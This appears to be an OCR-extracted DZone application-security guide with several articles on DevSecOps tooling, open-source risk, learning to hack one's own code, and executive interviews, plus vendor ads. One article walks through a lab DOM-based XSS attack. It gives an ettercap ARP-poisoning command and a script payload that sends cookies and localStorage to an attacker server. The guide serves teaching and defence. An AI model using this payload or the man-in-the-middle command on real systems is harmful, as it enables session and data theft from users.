- Ansible
- SaltStack

Note: This space is quickly changing (e.g. containers), and may look different soon. However, the power of being explicit about the desired state of your infrastructure, coupled with the ability to verify that desired state through configuration, is a powerful security capability.

CONCLUSION

Security is a critical concern for the modern developer. Embedding tooling and automation in the SDLC provides powerful capabilities for increasing the security posture of applications. There are a number of tools that can be applied at each phase of the SDLC to help you achieve a highly effective and efficient level of security.

Author Note: I am the lead developer of the OWASP AppSensor tool referenced in this document.

JOHN MELTON is a principal security researcher at WhiteHat Security, where he works primarily in the static analysis space. He has held technical and leadership roles in both software development and security, working in the financial and defense sectors.

Open-Source Security Challenges Mount as Adoption Increases

Adoption of open-source software has exploded in the last five years because of its compelling economic benefits and time-to-market value.

The use of open source in application development and in containers is now in the mainstream, with Gartner Research forecasting that open source will be included in mission-critical applications within 99% of Global 2000 enterprises by next year.

The rapid adoption of open source presents significant security challenges, as demonstrated by costly, high-profile open-source-related breaches such as Heartbleed and Shellshock. To punctuate the challenges, the National Vulnerability Database reported more than 4,000 new vulnerabilities in 2014.

Security executives are taking a hard look at their growing open-source use and are developing security best practices for open-source selection, approval, use, and management.

The natural starting point is "knowing their code"—gaining visibility into and control over the open source they are using, and being able to discover whether there are any known security vulnerabilities.

The resulting best practices will include:

DEEP DISCOVERY

Organizations should use sophisticated, multi-language scanning logic to comb through source code and binary to locate open source embedded in applications and containers. The result will be clear visibility and a comprehensive, real-time inventory of the open-source projects and versions in use.

IDENTIFICATION OF SECURITY RISKS

Beyond the inventory, organizations will need automated processes for mapping their open-source inventory to the National Vulnerability Database (NVD) to detect any known open-source security vulnerabilities.

A ONE-TIME SCAN WON'T PROVIDE ONGOING PROTECTION

CONTINUOUS MONITORING FOR NEW SECURITY VULNERABILITIES

Ongoing protection is important. Thousands of new open-source security vulnerabilities are identified every year. An application or container that has no known vulnerabilities today may have critical ones tomorrow. Continuous, automated monitoring for new vulnerabilities and proactive alerts as they are discovered is critical to maintain a strong security profile.

INTEGRATED REMEDIATION ORCHESTRATION AND POLICY ENFORCEMENT

Companies need additional tools to prioritize, manage, and track their vulnerability remediation efforts. Early-on policy enforcement tools will help prevent the wrong open-source components from ever entering the application.

WRITTEN BY MIKE PITTENGER
VP OF PRODUCT STRATEGY

Black Duck

BLACKDUCK

Secures and manages open-source software, eliminating the pain related to security vulnerabilities, license compliance, and operational risk.

CATEGORY	NEW RELEASES	OPEN SOURCE?
Application Security	Continuous	Yes

CASE STUDY

FINRA, the Financial Industry Regulatory Authority, ensures fair financial markets for American investors. Every day, it processes six terabytes of data on 20 billion financial transactions. FINRA's 500 software developers have nearly 130 apps under management, and the majority of those apps utilize open-source software. FINRA's home-grown, manual solution for securing and managing its open source security, wasn't getting the job done. It turned to Black Duck to gain visibility into, and control of the security of its open source code. This approach saved time and effort through the elimination of manual tracking of the open source in use and whether any of it was at risk from known security vulnerabilities. Since implementing Black Duck's solution, FINRA has a much better way to determine which artifacts and versions are affected by open source security vulnerabilities, and which applications are impacted as a result.

STRENGTHS

- Automates the identification and inventorying of open source used to build applications
- Maps known vulnerabilities and license requirements using an automated process that compares the inventory against comprehensive databases
- Continuously monitors for new vulnerabilities that impact inventoried software
- Assists in remediation with orchestration and policy enforcement features

NOTABLE CUSTOMERS

- Samsung
- Fidelity Investments
- Siemens
- Yahoo!
- ADP
- NASA
- Xerox
- Intel

BLOG osdelivers.blackducksoftware.com

TWITTER @black_duck_sw

WEBSITE blackducksoftware.com

DZone

Introducing Security Flaws at Agile Speed

BY TONY RICE

QUICK VIEW

01
Embedding security into the DevOps process is an incremental, evolutionary process.

02
The existing toolchain used to enable continuous integration and agile development methodologies can be leveraged to assess security posture early and often.

03
Automation isn't enough; it can help renew a focus on secure application development but must accompany security education and secure design principles for maximum benefit.


As organizations adopt agile software development patterns, many continue with the same waterfall-oriented testing strategy they've used for years. This not only misses opportunities to improve software quality; it risks losing any speed and efficiency to market by also increasing the speed at which you introduce security vulnerabilities.

These security defects are technical debt, the consequences of insufficient architecture and/or insecure coding practices. Defects are a fact of life, but if you don't look for them, you won't find them. If you look for them too late in the process, the mountain of technical debt unknowingly created along the way may be too tall to climb for the business.

That debt will have to be paid at some point. Unlike defects that impact functionality and are likely to be found relatively quickly by customers, security vulnerabilities may lie dormant, waiting to be exploited by a hacker and impact your organization much later.

Security defects are introduced at all phases of the software delivery lifecycle and are less expensive to correct the more quickly they are found.

Application security professionals have long struggled to engage developers and management in good security practices. Security takes time and money, which forces it to the bottom of the priority list in many organizations. Managers assume good developers also observe good security practices. However, even good developers focus where they are most rewarded: delivery speed. Even so-called agile software development projects continue to take a waterfall approach to assessing security. Putting off security until late in the lifecycle is a recipe for missing delivery dates (if these vulnerabilities are found at all), and it encourages these defects to be ignored. The good news is, even if your organization doesn't have a dedicated team of InfoSec specialists overseeing application security, automation efforts you are already making to speed your software to market can be leveraged to improve the security posture of that software as it's developed.




HIRE ROBOTS TO SECURE YOUR DEVOPS

The same processes and toolchain that enable high delivery speed can inject a security focus into application development by assessing the security posture early and often.

Many organizations are somewhere in the process of adopting Continuous Delivery methodology. Some think they've achieved Continuous Delivery, when in reality they're stuck at Continuous Integration. If you're automating up to the point of builds and integration testing but reluctant to take that next step and deploy into production, adding security assessment to those automations can help push into the next evolutionary phase of true Continuous Delivery while reducing risks that may otherwise be involved.

Hiring robots, introducing automation into the software development lifecycle to help secure your applications early


CONTINUOUS INTEGRATION
AUTOMATED STATIC SOURCE CODE
AUTOMATED DYNAMIC SOURCE CODE
ENGAGING SECURITY AT REQUIREMENTS AND DESIGN

and often is that next evolutionary step. Disruption to the development process can be minimized by incrementally embedding security into the DevOps toolchain.

GET YOUR DEVELOPMENT HOUSE IN ORDER

Before you can automate security assessments into your DevOps chain, you must have an existing toolchain where security tools can be integrated. If your organization isn't using source control, stop reading and go install a source code management (SCM) system right now. There are many open-source options like Git and Subversion (with DZone Refcardz to get you started).

A continuous integration tool that supports your SCM system is the next step. Open-source options—such as Jenkins, TravisCI, or BuildBot—or a number of proprietary options can ensure that code is evaluated on every commit, not just during nightly builds. Defects, be they build breaks or security vulnerabilities, need to be returned to developers at the same speed they are being introduced.

ASSESS EARLY, ASSESS OFTEN

Assessing the security posture of source code through automation as the code is checked in enables developers to be notified of vulnerabilities that have been introduced before they have mentally moved on to their next task. It also reduces the workload to one or two (hopefully) rather than several hundred or more vulnerabilities facing developers at the end of the coding cycle when they just want to deploy their creation into the market.

Automated scanning for application security issues may be incorporated into your continuous integration tool—usually after a successful build in the build pipeline—to evaluate each check-in. There are two types of automated application scanners; each has its strengths and weaknesses in uncovering vulnerabilities. Both should be used to ensure the most complete coverage possible.

Static code analysis works in a non-runtime environment and looks for patterns in source code and compiled binaries that indicate security flaws. These tools are cost effective, don't have many moving parts, and scale well. They can be incorporated into the DevOps toolchain without a major infrastructure investment, reusing the same build infrastructure. Static analysis can be run early and often, returning results within just a few orders of magnitude of the application's build time.

Static analysis is best at identifying security-relevant portions of code and ensuring secure coding practices are adhered to. They are particularly good at finding common vulnerabilities such as buffer overflow—which can turn control of an application over to an attacker—and SQL injection, which can open your database to complete destruction.

Static analysis tools are limited by the context in which they work. While these are white-box tests, only the source code, bytecode, and/or application binaries are available to the scanner. The tool cannot ensure the integrity of data as it passes through the application. For this reason, static analysis tools can't find each and every vulnerability. They are known to produce more false positives than their dynamic counterparts.

The Open Web Application Security Project (OWASP) hosts a number of open-source static scanners (primarily for Java).

Dynamic analysis tools work in a runtime environment. They automate much of what a penetration tester would do manually—probing your application to try to find a way in—but at a much more affordable price. Dynamic tools also test not only your application's code but the environment in which it runs, as well. Unlike static tests, which explore all code, dynamic tests probe only the code that is actually executed.

Dynamic tools are slower, by several hours, than static tests, making them more of a challenge to embed into your DevOps pipeline. Still, while you may not be able to test each change as it is introduced by a developer, dynamic tests can be run on similar schedules to longer running tests, such as functional and acceptance testing.

AUTOMATION ISN'T ENOUGH

If you can't rely on the assumption that developers already have enough application security knowledge not to introduce vulnerabilities in the first place, why would you assume that they will know what do with the reports produced by these tools? The feedback loop to developers falls apart when there is a lack of training and guidance to know what to do next. A good automated solution provides recommended remediation for vulnerabilities found, as well as a good explanation of the vulnerability itself and how it might be exploited if it is not fixed.

To be successful, security automation must contribute to the development process. If it serves as an obstacle, developers will naturally find away around it. A tight feedback loop with developers—one that provides not only security risk introduction notifications, but also guides the developer to the right fix—may be your best security education program.

While embedding automated security assessments into the DevOps pipeline helps push the discovery of vulnerabilities to the left side of the software development lifecycle, there is still opportunity to push even further left. More security defects are introduced during the requirements definition and design phases compared to coding phases. Requirements and architectures must be drawn up to be secure from the start with a focus on the OWASP core pillars of information security: confidentiality, integrity, and availability.

TONY RICE leads automating secure development operations for Cisco's Critical Business Software. With more than 20 years of experience in simplifying and securing application development, he has architected, automated, and tested nearly every aspect of application development and the infrastructure (including cloud) that it relies on. Rice holds a patent on large-scale SCM system monitoring and has pending cloud security automation patents.

DZone

YOTTAA

Your Web and Mobile Applications
40% Faster and **More Secure**

- Global edge network with **in-line protection** at every PoP
- **On-device intelligence** library via the web browser
- Origin shielding, port limiting and protocol security
- BOTwall and **automated** traffic mitigation
- Layer 3-7 **web application firewall (WAF)**
- **No code change** to integrate

Managing Complexity in a Dangerous Web

Our collective discussion on web security usually centers on specific vulnerabilities and major events. Heartbleed. Shellshock. The OPM breach. The Target breach. The tech press is a business after all, and scary headline fodder will always get reported on at the expense of slower-burning trends.

So let's take this opportunity to step back from the 24-hour news cycle for a moment, and think big picture.

Several trends have converged to create the current security climate, and not one of them looks to be slowing down. Web apps are still getting more complex – loaded down with JavaScript – and they're operating on ever more devices. Marketers are taking more responsibility for creating and augmenting applications—this despite the fact they are not held responsible for security. And criminals are getting more effective as computing power gets cheaper and more information gets moved off internal DBs and spread among IaaS/cloud offerings.

Given this array of factors, web businesses can't afford a reactive approach. Sure, detailed response plans should be in place for zero-day attacks. But a fast response does not a security strategy make. The only approach to such a multifaceted landscape is to throw up as many road blocks as possible: layers of defense, with at least one security measure acting at every level.

SCARY HEADLINE FODDER WILL ALWAYS GET REPORTED ON AT THE EXPENSE OF SLOWER-BURNING TRENDS

Being present at every level means being in the client's browser, which is now possible using a JavaScript library that controls the application. It means defending at the edge and stewarding the middle mile with a web application firewall. And, of course, it means continuing to be impregnable at the datacenter. In all, a seven layer defense that corresponds the OSI model is the new norm for the most vigilant companies; it's the best you can do to defend your users and your company assets in the future.

WRITTEN BY ARI WEIL
VP OF MARKETING AND BUSINESS DEVELOPMENT

ContextSAFE by Yottaa

YOTTAA

Applies layered edge security to protect at the network, endpoint, and application levels.

CATEGORY	NEW RELEASES	OPEN SOURCE?
Cloud Security	Semi-Quarterly	No

STRENGTHS

- Global edge network provides in-line protection at every PoP
- ContextAgent on-device intelligence library adds protection via the web browser
- Layer 3-7 WAF protects against more significant or sophisticated threats
- BOTwall filters automated, scripted traffic like bots and applies traffic scoring and mitigation
- Requires no code change to integrate

CASE STUDY

Moosejaw.com calls itself the "most fun retailer on the planet" – but they're serious when it comes to innovation. It's a top 10 Internet Retailer sporting goods site, a result owing in no small part to vigilant analysis of visitor traffic to ensure maximum speed and security. The team implemented Yottaa's cloud platform last year with clear results: pages loaded 35% faster and conversion rates improved. Recently, Yottaa helped Moosejaw to identify and mitigate two concurrent cyber security threats – a volumetric attack and a slow, persistent attack vector – using real-time traffic analytics, the ContextSAFE WAF, in-browser intelligence and traffic throttling. Moosejaw remains prepared using innovative technology and automation to keep users satisfied and safe.

NOTABLE CUSTOMERS

- King Arthur Flour
- Fathead
- Billabong
- Shoebuy.com
- eBags
- Jo-Ann Fabric
- Moosejaw
- Jockey

BLOG yottaa.com/blog | TWITTER @yottaa | WEBSITE yottaa.com

Attacking the Client

BY CHRIS LAMB

QUICK VIEW

01
New technologies and approaches have created a new XSS attack vector, DOM-based XSS.

02
The technical approach it takes advantage of is used everywhere.

03
It really isn't that hard to exploit, especially in corporate environments.

Over the past few years, we've made great progress in making web-based attacks better known. Just about everybody has heard about attacks like SQL Injection, Cross-Site Scripting (XSS), or Cross-Site Request Forgery (CSRF).

All of these attacks target a server first, and then potentially a client. SQL Injection can be used to attack server infrastructure or the client, depending on whether the attacker injects SQL commands or more active inputs (which moves into stored XSS territory). XSS attacks have typically fallen into one of two categories: Reflected or Stored. Reflected XSS attacks immediately submit active content to a browser, while Stored attacks store active content and later submit it to a browser. Recently, a third type of XSS attack has been gaining popularity—DOM-based (or client-side) XSS attacks.

A DOM-based XSS attack involves submitting script information via the URL that's then injected into the browser DOM. This is a surprisingly common vulnerability; the basic approach—pushing dynamic content into the DOM for more dynamic display—has been around for over a decade and is absolutely essential to how modern client-side web frameworks work. Problems arise with this approach when you can't secure the information that's injected into the DOM. We're accustomed to these kinds of attacks occurring because you're taking information from a URL and rendering that within the browser. Keep in mind, though, that this kind of attack can leverage any kind of data that is read into the DOM for display. This information isn't only submitted via a URL. It can come from an AJAX call, a cookie, local storage, or some kind of web service. I frequently see developers dynamically displaying data delivered in JSON payloads via REST-style interfaces, for example. All that needs to happen to exploit this is to inject malicious content into the JSON response. And that's exactly what I'm going to show you how to do.

In this scenario, we're going to hijack a JSON response and insert code that reads, collects, and then sends your cookies and the contents of local storage to a remote server. In this example, we're reviewing how you can do this with available, downloadable, free tools and a small amount of additional JavaScript. This example is simple to demonstrate how you'd go about executing this kind of attack. We're hijacking a JSON response to an AJAX call and inserting code into the browser DOM. While we're going over how we can do this in a trivial application— with only the functionality needed to show the basic approach—savvy attackers can execute similar attacks using additional tools that could downgrade HTTPS connections to HTTP for more sophisticated applications like, say, a banking site or a corporate intranet.

Corporate intranet applications are particularly juicy targets for this kind of attack. These kinds of applications will frequently reference external resources, like common JavaScript libraries. This is another way we can inject arbitrary code into a browser. Due to the common assumption of increased security within corporate cyber-boundaries, corporate developers will commonly use HTTP rather than HTTPS on websites, including for REST requests. In those cases, the kind of attack we're reviewing would work nearly verbatim. As simple as this example is, the basic technique can be used in a variety of different situations.

CONFIGURATION

We need a few tools in order to make this attack work. First, you'll need to download and install Ettercap or use Kali Linux (which has Ettercap pre-installed). Next, you'll need to configure a simple network with four hosts: an attacker, an HTTP server, a malicious HTTP Server, and an HTTP client. You can configure this physically, using a single switch and associated cabling; you




FIGURE 1: THE EXPERIMENTAL CONFIGURATION. VMWARE ALLOCATED THE PRIVATE SUBNET AND IP ADDRESSES.

can use a wireless network; or you can use a virtual network via Virtualbox or VMWare Workstation.

I used VMWare workstation to configure my virtual test network. I also used Kali Linux (v. 2.0) and Ubuntu server (v. 15.10) instances for the experimental systems. The Kali system is configured with a bit more computational horsepower than the Ubuntu images, as I run it via its GUI. The Ubuntu systems are single processor images with 512 GB of RAM and 20 GB of storage. These I run via the command line, and I use X11 forwarding to use applications like Firefox (i.e., use the -X option to log into the system via ssh and X11 applications will forward to your local XServer). I use this configuration with both Linux and Mac OS X. I haven't tested this approach on Microsoft Windows, but if you have access to a robust Windows-based SSH client and an X11 server, you should be able to use Windows as well. I configure all IPs with DHCP via VMWare Workstation. In this case, this oh-so-sophisticated application loads a page and then allows users to load and display an arbitrary list of names. This is the sample page. Note that this page is nothing special—it's essentially a typical JQuery AJAX call derived from JQuery documentation:

```
<!DOCTYPE html>
<html>
<head>
 <meta charset=”utf-8”>
 <title>Simple DOM Injection Example</title>
</head>
<body>
 <button onclick=”getNames()”>Set Names</button>
 <p>Names</p>
 <p id=”namesList”></p>
 <script src=”http://code.jquery.com/jquery-2.1.4.js”></script>
 <script src=”js/script.js”></script>
 <script>
   var getNames = function() {
     $.ajax({
       type: ‘GET’,
       url: “names.json”,
       contentType: “application/json; charset=utf-8”,
       dataType: ‘json’,
       success: function (data) {
           var html = ‘’;
           for (i in data) {
             html += data[i] + ‘<br>’;
           }
           $(‘#namesList’).html(html);
       }
     });
   }
 </script>
</body>
</html>
```

LISTING 1: THE NAME LISTING PAGE.

The listing page is served from the HTTP server at *.137. It loads a list of names from a REST service, and then inserts those names into the page DOM associated with the `namesList` element. The data returned from the REST service is a simple JSON array containing a list of names: specifically, `[“Frank”, “Susan”, “Horatio”]`. What we want to do is to alter the JSON array so that what the web client loads contains a script element.

In order to do this, we'll first use Ettercap as the attacking host and use a filter to insert a script element into the returned REST response. Ettercap is a tool that allows attackers to acquire a man-in-the-middle position between an attacked client and, really, any servers that client might attach to. In this case, we want to capture traffic between the attacked client and the web server so we can inject our script element. Ettercap is straightforward to use—all we need to do is intercept traffic between the attacked hosts and the sever. In this case, we'll use an ARP cache poisoning attack with an attached filter. From the command line on the attack system, we'll execute this command: `ettercap -TqM arp:remote -F ./injection.ef /172.16.8.136//`. This command inserts the ettercap application between the client and any systems that client might access. The filter injects the script into the returned JSON array by replacing the Horatio string with a string including your attack script (for brevity, I'm omitting the filter, but etterfilter is well documented). The injected code, in context, will look like this:

```
[“Frank”, “Susan”, “Horatio”, “<script>(function() { var
yourData = JSON.stringify({cookies: document.cookie,
storage: localStorage}); $.ajax({ type: ‘POST’, url:
‘http://172.16.8.138:8080’, data: yourData }); })();</script>”]
```

LISTING 2: JSON WITH THE PAYLOAD.

This payload, based on innumerable examples on how to use local storage and cookies, pulls the content of the local data store and all cookies and sends them to the attack server running at 172.16.8.138. The payload is encapsulated in a self-executing function, so as soon as it loads into the browser, it'll run, extract the local information, and exfiltrate it to the remote host.




FIGURE 2: THE ATTACK SEQUENCE.

That's it! You have successfully executed a DOM-based XSS attack and exfiltrated data from the client. This example, while simple, is sufficiently realistic in that every step is feasible and executable from within most corporate environments. A savvy attacker would use HTTPS rather than HTTP to circumvent any data loss prevention controls, and the MITM position may need to be executed in a different way. Nevertheless, DOM-based XSS attacks, today, are relatively straightforward to execute.

Really, today, applications are becoming more and more complex as we keep asking HTTP to do things for us it was never intended to do. Back when it was first designed, HTTP was intended to only be a way to share text-based information, and only on LANs. As a technology, it has certainly proven to be embarrassingly versatile. But honestly, who back at CERN would have thought that HTTP would be commonly used as a global RPC protocol? The particular attack I've discussed is not complex, but it uses vectors that didn't exist just a few years ago. Injecting code into a data stream like we did here would have been much more difficult when we only had one stream of data to the browser. Unfortunately, many today still think this kind of attack is difficult. But us, well, we know better. And when somebody claims that this kind of thing is too hard to be realistic, now, you can show them otherwise.

DR. CHRIS LAMB currently serves as a cyber-security research scientist with Sandia National Laboratories and a Research Assistant Professor affiliated with the Electrical and Computer Engineering department at the University of New Mexico. He has a Ph.D. in Computer Engineering with a focus on Computer Intelligence from the University of New Mexico. Any and all information presented here at DZone is Dr. Lamb's opinion and does not reflect the position of any of his employers.

Learn to Hack Your Own Code

QUICK VIEW

01
There are several quick tips and techniques to teach yourself how to hack your own code including free, open-source tools.

02
The security community has created excellent example applications with vulnerabilities, per programming language, for you to practice hacking legally.

03
Practice is the only way to elevate your skills to match those of hackers.

BY SHERIF KOUSSA

You will get hacked—that's a reality. As a matter of fact, your application is statistically far more prone to be hacked than not. According to a report by Whitehat Security, 86% of websites contain at least one "serious" vulnerability.

Software developers are asked to respond to the ever-growing threat of cyber attacks by gaining more offensive and defensive application security skills and reflecting those skills in the security of their applications.

Risk, which is a function of probability and impact, is an important aspect of application security. Risk is very intangible and tends to vary significantly across industries and organizations. Without properly understanding security risks, any security bug would just look like another bug to a developer.

One of the best ways for developers to understand and appreciate the risk involved with security bugs is to learn to actually hack their own applications first before attacks do. This also happens to be one of the best ways to learn about application security overall. Once developers know attackers' thought processes and techniques, they will be best positioned to protect their applications.

The following are the top 8 tips to keep in mind as you start hacking away:

1. Understand the technology stack of the target application, from the client-side JavaScript all the way to the database, as well as each component's default settings, APIs, and configurations.
2. Make sure you understand the syntax differences between different databases; e.g. Oracle vs. SQL Server vs. MySQL. Pentest Monkey has good cheat sheets for different databases.
3. Understanding the different HTML contexts is key to properly exploit and mitigate cross-site scripting attacks. OWASP Cross-site Scripting Prevention Cheat Sheet is a great resource to get you familiar with the different HTML contexts.
4. Custom-built authentication mechanisms are more prone to have security flaws than framework-based ones (e.g. Spring Security, .Net Forms authentication, etc). Focus on logic issues in custom-built authentication and configuration issues in framework-based authentication.
5. Authorization attacks have three forms: vertical (gain higher/lower permission set), horizontal (gain access to another user's' data), or record based (gaining access to arbitrary internal implementation objects such as files, or database records). Make sure you check every authorization form.
6. Understanding the same-origin policy and the CORS policy is key to properly judging the exploitability and risk of CSRF vulnerabilities.
7. Encoding is not encryption. Make sure you understand the difference, and know how you can spot BASE64, URL, and HTML encoding in HTTP Requests and Responses.
8. Being an expert in a small set of testing tools is much more effective than being a generalist in a large set of tools.

PRACTICE PRACTICE PRACTICE

All that you need as you are starting out is a good HTTP Proxy like Burp or ZAP. You will also need a sample application to attack. Most organizations will require you to get authorization from the security department to install vulnerability scanning tools and/or use them against your applications, so make sure you get that authorization first. If this is not possible, or you are not ready to practice offensive security against your applications yet, there are plenty of vulnerable applications for you to practice on.

SO HOW DO YOU PICK THE RIGHT SAMPLE VULNERABLE APPLICATION?

There are several factors to keep in consideration:

Online vs. offline applications: some vulnerable applications are downloadable where everything resides locally; this takes some time to set up, but then you have control over everything, including the source code. Online or hosted applications don't involve any setup time, but they might be challenging to attack as you are starting out.

1. The application's technology stack: You might want to stick to a familiar technology stack, or one that resembles your application's. If you are a Java/Struts/Oracle developer, it might be challenging to practice against a .NET stack or a MEAN (MongoDB, Express.js, Angular, Node.js) stack.

2. The application's maintenance: there are great vulnerable applications out there, but they are not maintained as often (or sometimes at all). These might be developed using older technologies, so the vulnerabilities planted there are not quite relevant, and sometimes not even possible anymore.

3. Lesson-based vs. Realistic vs. Capture-the-Flag (CTF) applications: vulnerability types are organized in Lesson-based applications, so you know exactly which vulnerability you are about to find and exploit. Realistic applications resemble real-life applications, so vulnerabilities are not marked and could be anywhere in the application. Finally, capture-the-flag style applications take the form of a game, comprised of levels, where you need to reach a prize (usually a password) at the end of the level to unlock the next one.

You will get hacked—that's a reality.

The following is a set of my favorite lesson-based vulnerable applications. I find it much easier to tackle lesson-based applications rather than CTF or realistic applications when you are starting out. There are certainly other quality applications, but for the sake of this article, we will just focus on a few noteworthy ones. The following are the criteria I used to pick the applications:

1. Setup time.
2. Updated within the last two years.
3. The selection and number of vulnerabilities.

OWASP WebGoat (Java/Lesson-Based/Offline) is probably the most famous vulnerable app, where you can practice all of the OWASP Top 10 attacks and more.

OWASP Security Shepherd (Java/Lesson-Based/Offline) is another great web and mobile security training platform. One of the cool features of Security Shepherd is that it is highly configurable, so it could run in single user, competitive-classroom, or capture-the-flag modes.

Damn Vulnerable Web Application (DVWA) (PHP/Lesson-Based/Offline) is one of the most maintained PHP vulnerable applications out there; it's very easy to setup and includes a good set of vulnerabilities.

TAKING YOUR SKILLS TO THE NEXT LEVEL

Now you know the basics. You probably can find vulnerabilities given the vulnerability type and location. Most real-life web applications will not advertise their vulnerabilities, so you will have to first find them before you will be able to exploit them.

The following are the top 4 tips to keep in mind when you go from amateur to pro:

1. Use a good web crawler to index every possible page and request to your application. Most vulnerability scanners come with a built-in crawler.

2. Fuzzing is a good place to start against unmarked web applications. Again, most scanners come with a fuzzing functionality.

3. Get into the habit of reading raw HTTP requests and responses. You will be surprised with the amount of information you can find in these.

4. Attackers will Google your application to find out as much information as possible about it. So it only makes sense to know what they will find by doing so. Architecture documents, databases schemas, employee names, and code snippets are among some of the things usually found on Google.

Other sample vulnerable applications you may want to try for testing include:

- BodgeItStore (Java/Realistic/Offline) is a downloadable application that is much smaller than WebGoat and requires less maintenance. It could be a good place to start as you go pro.
- Juice Shop (JavaScript/Realistic/Offline) is a small application that is full of really good vulnerabilities. Great for the JavaScript developers out there, but don't let that sway you away from it if you are not a JavaScript developer.
- Altoro Mutual (.NET/Realistic/Online) is a great realistic online banking application. Altoro Mutual is the closest thing here to a real-life application and contains a multitude of vulnerabilities.
- Cryptopal (Crypto/Lesson-Based/Online) is a small set of lessons focused on cryptography. While you might not face a lot of crypto challenges in real life, it is very good to understand the differences between encoding, encryption, and hashing. You will also get firsthand experience on how easy it is to hack weak crypto.
- Over the Wire (Several/CTF/Online) contains several online CTF-style games. My favorite is Natas, which has about 28 levels. Each level is unlocked using a password retrieved from the previous level. The password can be found by using different hacking techniques.

Dedicated vulnerable applications are a great way to teach yourself hacking. Hacking your own code is a very rewarding experience, as you will gain valuable offensive and defensive security skills. In my experience teaching application security to developers using some of these vulnerable applications, developers usually have a lot of fun going through the exercise.

SHERIF KOUSSA is the Founder and Director of Web & Mobile Application Security Services at Software Secured. He is an OWASP Chapter Leader and Leader of WASC's Static Analysis Technologies Evaluation Criteria (SATEC). Sherif has contributed to open-source projects such as OWASP's WebGoat 5.0 and OWASP Cheat Sheets.

Executive Insights on Application Security

BY TOM SMITH

QUICK VIEW

01

There were four major themes that emerged when discussing Application Security: 1) awareness, training and education; 2) two-factor authentication; 3) making testing integral to the development process; and, 4) developer behavior with regards to security.

02

The skills that make a developer good at developing secure applications are curiosity and critical thinking.

03

The most frequently mentioned things that developers need to keep in mind when working on application security was to develop a security mindset.

To more thoroughly understand the state of application security, and where it's going, we interviewed 19 executives with diverse backgrounds and experience in application security. Specifically, we spoke to:

Craig Lurey, CTO and Co-Founder, Keeper Security • **Max Aulakh**, CEO, MAFAZO • **Chris Acton**, Vice President of Operations, RiskSense Inc. • **Alexander Polyakov**, CTO, ERPScan • **Julien Bellanger**, CEO and Co-Founder, Prevoty • **Kevin Sapp**, VP of Strategy, Pulse Secure • **Francis Turner**, VP Research and Security, ThreatSTOP • **Jessica Rusin**, Senior Director of Development, MobileDay • **Ari Weil**, Vice President of Marketing, Yottaa • **John Pavone**, CEO, Aspect Security • **Rami Essaid**, CEO, Distil Networks • **Kevin Swartz**, Marketing Manager, NowSecure • **Jon Gelsey**, CEO, Auth0 • **Amit Bareket**, CEO, SaferVPN • **Mark O'Neill**, Vice President Innovation, Axway • **Deena Coffman**, CEO, IDT911 Consulting • **Walter O'Brien**, Founder and CEO, Scorpion Computer Services • **Walter Kuketz**, CTO, Collaborative Consulting • **Sam Rehman**, CTO, Arxan Technologies

It seems that application security is still a low priority with most enterprises with tens of thousands of applications on the web that have never been tested. Older enterprises seem to be less aware of, or willing to admit, this is a problem. Perhaps this "head in the sand" attitude is why only 52% of the Fortune 500 in 2000 are still in the Fortune 500 today? Will we see the same thing from companies that fail to secure their applications? Here's what we learned.

01

- While there was no definite agreement to the most important elements of application security across those we interviewed, there were four themes: **1) awareness, training and education; 2) two-factor authentication; 3) making testing integral to the development process; and, 4) developer behavior with regards to security.**
- Companies are beginning to realize the importance of security and that application security is not the same as web security. There needs to be more awareness, training and education in terms of protecting applications, potential vulnerabilities, and how to integrate security into the application development lifecycle so it's considered from the beginning rather than as an afterthought.
- Two-factor authentication, knowing who your user is, and who your user isn't, is important to application development and having a security mindset during the development process.
- Static and dynamic platform testing needs to be integral to the application development process so holes and bugs can be identified as the application is being built rather than after the app has been built and companies are anxious to go to market. This puts pressure on the developer not to make the fixes that were identified during testing.
- Developers need to understand the importance of a secure app and how to securely write code for apps. There are a

number of off-the-shelf plug-ins that will encrypt data and provide other security features so the developer does not need to create these from scratch.

02

When we asked respondents "who are the most important players in application security?," the most frequent response was "developers." **Developers are the most important players in application security, not a vendor or a solution provider.** Developers represent the domain knowledge of development and the implementation decisions that affect security is in their hands. Whether they find the vulnerabilities or not, developers are the people that will fix them—or not.

There were several mentions of infrastructure providers, like AWS and Cisco, building platforms with inherent security features like multi-factor authentication. AWS is ahead of the curve. They use APIs and low level products, host their applications on their services, configure network level security firewalls, enable you to create databases and secure storage of encrypted data, and manage access to the system. This is a far superior solution than buying a server from a random hosting provider and then using products that provide a low level of authentication.

03

